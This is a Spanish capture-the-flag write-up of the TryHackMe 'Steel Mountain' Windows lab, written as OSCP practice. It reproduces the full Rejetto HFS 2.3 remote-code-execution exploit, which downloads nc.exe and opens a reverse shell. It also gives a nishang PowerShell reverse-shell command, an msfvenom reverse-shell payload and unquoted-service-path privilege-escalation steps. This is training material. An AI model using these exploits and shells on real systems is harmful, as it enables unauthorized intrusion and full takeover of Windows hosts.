Steel Mountain

Nos presentan esta máquina con el nombre de Steel Mountain, una máquina Windows con la temática de Mr.Robot.

Nos dicen que podríamos realizarla tanto con metasploit como sin el. Dado que en OSCP no se permite utilizar metasploit, nos enfocaremos en hacerlo sin este.

Para la enumeración y escalación de privilegios, nos dicen que utilicemos PowerShell.

Recopilación de información

Comenzamos escaneando los puertos abiertos


```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain# nmap -p- --open -vvv -n --min-
rate 2500 -T5 10.10.3.203
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 17:12 CEST
Initiating Ping Scan at 17:12
Scanning 10.10.161.160 [4 ports]
Completed Ping Scan at 17:12, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:12
Scanning 10.10.161.160 [65535 ports]
Discovered open port 445/tcp on 10.10.161.160
Discovered open port 135/tcp on 10.10.161.160
Discovered open port 8080/tcp on 10.10.161.160
Discovered open port 3389/tcp on 10.10.161.160
Discovered open port 80/tcp on 10.10.161.160
Discovered open port 139/tcp on 10.10.161.160
Discovered open port 49154/tcp on 10.10.161.160
Discovered open port 49155/tcp on 10.10.161.160
Discovered open port 49161/tcp on 10.10.161.160
Discovered open port 47001/tcp on 10.10.161.160
Discovered open port 5985/tcp on 10.10.161.160
Discovered open port 49152/tcp on 10.10.161.160
Discovered open port 49159/tcp on 10.10.161.160
Discovered open port 49153/tcp on 10.10.161.160
Discovered open port 49162/tcp on 10.10.161.160
Completed SYN Stealth Scan at 17:12, 15.34s elapsed (65535 total ports)
Nmap scan report for 10.10.161.160
Host is up, received echo-reply ttl 127 (0.053s latency).
Scanned at 2020-05-01 17:12:31 CEST for 15s
Not shown: 65226 closed ports, 294 filtered ports
Reason: 65226 resets and 294 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127
5985/tcp  open  wsman         syn-ack ttl 127
8080/tcp  open  http-proxy    syn-ack ttl 127
47001/tcp open  winrm         syn-ack ttl 127
49152/tcp open  unknown       syn-ack ttl 127
49153/tcp open  unknown       syn-ack ttl 127
49154/tcp open  unknown       syn-ack ttl 127
49155/tcp open  unknown       syn-ack ttl 127
49159/tcp open  unknown       syn-ack ttl 127
49161/tcp open  unknown       syn-ack ttl 127
49162/tcp open  unknown       syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.63 seconds
           Raw packets sent: 69279 (3.048MB) | Rcvd: 66165 (2.647MB)
```

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain# nmap -
p80,135,139,445,3389,5985,8080,47001 -sC -sV -T5 --min-rate 2500 10.10.3.203 -oN output.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 17:18 CEST
Nmap scan report for 10.10.161.160
Host is up (0.054s latency).

PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2020-05-01T15:18:38+00:00; -1s from scanner time.
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp  open  http               HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -2s
|_nbstat: NetBIOS name: STEELMOUNTAIN, NetBIOS user: <unknown>, NetBIOS MAC: 02:95:99:67:97:82
(unknown)
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-05-01T15:18:31
|_  start_date: 2020-05-01T14:55:36

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.05 seconds
```

Recopilando información servicio Http

El output de Nmap, nos muestra un servidor web en el puerto 80, si accedemos a el vemos que nos muestra una imagen del empleado del mes.

Tenemos en THM una pregunta que podemos responder, si abrimos la imágen en una pestaña nueva, obtenemos el nombre del empleado: “BillHarper.png”



Podríamos realizar una búsqueda de directorios en esta página, pero anteriormente visualizamos el puerto 8080 y ademásen THM nos hablan de otro servidor web y en este podemos encontrar que se utiliza la version 2.3 de HttpFileServer la cual, me resulta familiar y creo haberla explotado anteriormente.

Recopilando información HttpFileServer

El output de Nmap, nos muestra un servidor web en el puerto 8080, si accedemos a el vemos que tenemos un Servidor de Archivos HTTP que utiliza la versión 2.3

Con searchsploit visualizamos exploits de esta versión de servicio:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain# searchsploit File Server 2.3

 Exploit
Title
                                                                                |  Path

                                                                                                  | (/usr/
share/exploitdb/)
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write
(Metasploit)
                      | exploits/linux/remote/48130.rb
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File
Upload
                                      | exploits/multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution
(1)
                             | exploits/windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution
(2)
                             | exploits/windows/remote/39161.py

Shellcodes: No Result
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain#
```

Como vemos, podríamos realizar la explotación del servicio a través del primer módulo, ya que como nos indica entre paréntesis, es para metasploit.

Observamos que también podríamos obtener una ejecución de comandos remota a través de un script elaborado en python.

Observemos este script para saber lo que hace:

```
import urllib2
import sys

try:
        def script_create():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+save+".}")

        def execute_script():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

        def nc_run():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")

        ip_addr = "10.11.4.143" # local IP address
        local_port = "443" # Local Port number
        vbs = "C:\Users\Public\script.vbs|
dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20
bStrm%20%3D%20createobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F"+ip_ad
dr+"%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%201%20
%27%2F%2Fbinary%0D%0A%20%20%20%20.open%0D%0A%20%20%20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.s
avetofile%20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F%2Foverwrite%0D%0Aend%20with"
        save= "save|" + vbs
        vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
        exe= "exec|"+vbs2
        vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
        exe1= "exec|"+vbs3
        script_create()
        execute_script()
        nc_run()
except:
        print """[.]Something went wrong..!
        Usage is :[.] python exploit.py <Target IP address>  <Target Port Number>
        Don't forgot to change the Local IP address and Port number on the script"""
```

Si observamos, vemos que este script consigue realizar una descarga en un

servidor web nuestro para que se baje el documento “nc.exe”.

Después, el script a través de los parámetros "ip_addr" y “local_port" (que debemos modificarlos anteriormente) obtiene nuestra ip de la vpn de THM y nuestro puerto al que tendremos que poner a la escucha para obtener una reverse shell.

Explotación

Explotación sin metasploit

Lo primero, sera copiar el archivo “nc.exe” al directorio donde pongamos a la escucha nuestro servidor Web antes de enviar el exploit y crear un servidor web en el puerto 80:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain/exploit# cp /usr/share/windows-resources/binaries/nc.exe .
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain/exploit# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Ponemos a la escucha en otra terminal en el puerto que seleccionamos en el script, en mi caso el 443 ya que si elegimos otro, podríamos tener problemas de firewall:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain# nc -lnvp 443
listening on [any] 443 ...
```

Una vez que tenemos esto, tan solo deberíamos ejecutar el script de python con la ip de la máquina y el puerto del servicio vulnerable, el 8080:

Importante ejecutar varias veces el exploit, ya que primero lo descarga y luego lo ejecuta y nos puede dar problemas, debemos fijarnos en nuestro servidor web cuando se realiza la descarga mediante una petición “GET”:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain/exploit# python 39161.py
10.10.3.203 8080
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain/exploit# python 39161.py
10.10.3.203 8080

================================================================================================================
============

root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain/exploit# python -m
SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.3.203 - - [01/May/2020 18:11:00] "GET /nc.exe HTTP/1.1" 200 -
10.10.3.203 - - [01/May/2020 18:11:00] "GET /nc.exe HTTP/1.1" 200 -
10.10.3.203 - - [01/May/2020 18:11:00] "GET /nc.exe HTTP/1.1" 200 -
10.10.3.203 - - [01/May/2020 18:11:00] "GET /nc.exe HTTP/1.1" 200 -
```

Una vez que hemos realizado los pasos mencionados anteriormente, deberíamos obtener una shell en la terminal que teníamos en la escucha en el puerto 443 con el usuario “Bill”:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain# nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.3.203] 62579
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami
whoami
steelmountain\bill

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

09/27/2019  09:08 AM    <DIR>          .
09/27/2019  09:08 AM    <DIR>          ..
09/27/2019  05:42 AM                70 user.txt
               1 File(s)             70 bytes
               2 Dir(s)  44,271,624,192 bytes free
```

Post-Explotación

A continuación, vamos a importar una shell de PS a través de nishang:

Puedes obtener nishang aquí: https://github.com/samratashok/nishang.git

En nuestro archivo "Invoke-PowerShellTcp.ps1" editaremos el código y añadiremos al final la siguiente línea para obtener una shell:

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.11.4.143 -Port 4444
```

A través de un servidor “SMB” pasaré mi archivo “Invoke-PowerShellTcp.ps1” y lo ejecutare con los parámetros para obtener una shell de PowerShell:

```
C:\Users\bill>copy \\10.11.4.143\a\Invoke-PowerShellTcp.ps1
copy \\10.11.4.143\a\Invoke-PowerShellTcp.ps1
        1 file(s) copied.

C:\Users\bill>powershell.exe -nop -ep bypass -command .\Invoke-PowerShellTcp.ps1
powershell.exe -nop -ep bypass -command .\Invoke-PowerShellTcp.ps1powershell.exe -nop -ep bypass -
command .\Invoke-PowerShellTcp.ps1
WARNING: Something went wrong with execution of command on the target.
Invoke-PowerShellTcp : The term 'icalcs' is not recognized as the name of a
cmdlet, function, script file, or operable program. Check the spelling of the
name, or if a path was included, verify that the path is correct and try again.
At C:\Users\bill\Invoke-PowerShellTcp.ps1:128 char:1
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.11.4.143 -Port 4444
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorExcep
   tion
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorExceptio
   n,Invoke-PowerShellTcp
```

A continuación, con la nueva shell de PowerShell, copiaremos el archivo PowerUp.ps1 desde nuestra máquina atacante y lo ejecutamos ya que nos enumera vectores de escalación de privilegios:

```
PS C:\Users\bill\Desktop> copy \\10.11.4.143\a\PowerUp.ps1
copy \\10.11.4.143\a\PowerUp.ps1
        1 file(s) copied.
PS C:\Users\bill\Desktop> Import-Module .\PowerUp.ps1
PS C:\Users\bill\Desktop> Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


ServiceName   : AdvancedSystemCareService9
Path          : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'AdvancedSystemCareService9'
                -Path <HijackPath>

ServiceName   : AWSLiteAgent
Path          : C:\Program Files\Amazon\XenTools\LiteAgent.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'AWSLiteAgent' -Path
                <HijackPath>

ServiceName   : IObitUnSvr
Path          : C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'IObitUnSvr' -Path
                <HijackPath>

ServiceName   : LiveUpdateSvc
Path          : C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'LiveUpdateSvc' -Path
                <HijackPath>
...
...
...
...
```

Nos fijamos en el servicio “AdvancedSystemCareService9”, vemos que tiene

espacios en la ruta por lo que podríamos realizar “Unquoted Service Path” en este servicio entre otros.

Antes de comenzar, deberemos asegurarnos que tenemos permisos.

Utilizaremos “accesschk.exe" para confirmar que tenemos permisos en el servicio, podeis obtenerlo de: https://github.com/garyhooks/oscp/blob/master/accesschk/accesschk.exe

Una vez que copiamos el “accesschk.exe”, lo ejecutamos la primera vez aceptando los terminos y condiciones con el parámetro “-accepteula” y después buscaremos nuestro servicio y comprobamos que tenemos permisos:

```
PS C:\Users\bill\Desktop> .\accesschk.exe -accepteula

Accesschk v6.11 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

PS C:\Users\bill\Desktop> .\accesschk.exe -ucqv AdvancedSystemCareService9

Accesschk v6.11 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

AdvancedSystemCareService9
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
     STEELMOUNTAIN\bill
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
  R  NT AUTHORITY\INTERACTIVE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
  R  NT AUTHORITY\SERVICE
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
```

Tenemos que comprobar sobre que ruta tenemos permisos, podríamos aplicar nuestro exploit para escalar privilegios sobre el primer espacio, pero a través de “accesschk.exe” vamos a comprobar que no tenemos privilegios en “C:\Program Files (x86)\” por lo tanto, probamos la siguiente ruta que sería “C:\Program Files (x86)\IObit*” en la que sí tendríamos permisos para ejecutar nuestro exploit:

```
PS C:\Users\bill\Desktop> .\accesschk.exe -uwdq C:\Program Files (x86)\

Accesschk v6.11 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files (x86)
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
PS C:\Users\bill\Desktop> .\accesschk.exe -uwdq "C:\Program Files (x86)\IObit\"

Accesschk v6.11 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files (x86)\IObit
  RW STEELMOUNTAIN\bill <----- (NUESTROS PERMISOS)
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
```

Aprovechamos que el PATH del servicio no está entrecomillado para aplicar nuestro .exe que contendrá nuestra shell con root.

Al no tener comillas, el programa nos coge el path hasta donde se ejecute el .exe, ya que algunos programas toman argumentos separados por espacios, si le “engañamos” nombrando el .exe con el nombre del path “Advanced.exe”, el sistema nos ejecutará con los permisos del programa, NT AUTHORITY\SYSTEM.

Consiguiendo NT AUTHORITY\SYSTEM

Generamos el payload con “msfvenom” y lo pasamos a la máquina víctima, a la ruta “C:\Program Files (x86)\IObit” que será donde lo reemplazaremos:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain/privesc# msfvenom -p windows/x64/
shell_reverse_tcp LHOST=10.11.4.143 LPORT=1234 -f exe -o Advanced.exe
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: Advanced.exe
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain/privesc# ls
Advanced.exe  PowerUp.ps1
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Steel_Mountain/privesc# file Advanced.exe
Advanced.exe: PE32+ executable (GUI) x86-64, for MS Windows
```

Ponemos a la escucha en otra shell el puerto indicado y reiniciamos el servicio a ejecutar, yo me cambié a una shell de cmd para realizar este proceso:

```
C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
```

Y obtenemos la shell como “nt authority\system”

```
root@kalil:/home/kaito# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.235.149] 63163
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir C:\Users\Administrator\Desktop
dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

09/27/2019  05:41 AM    <DIR>          .
09/27/2019  05:41 AM    <DIR>          ..
09/27/2019  05:41 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  44,257,611,776 bytes free

C:\Windows\system32>whoami
whoami
nt authority\system
```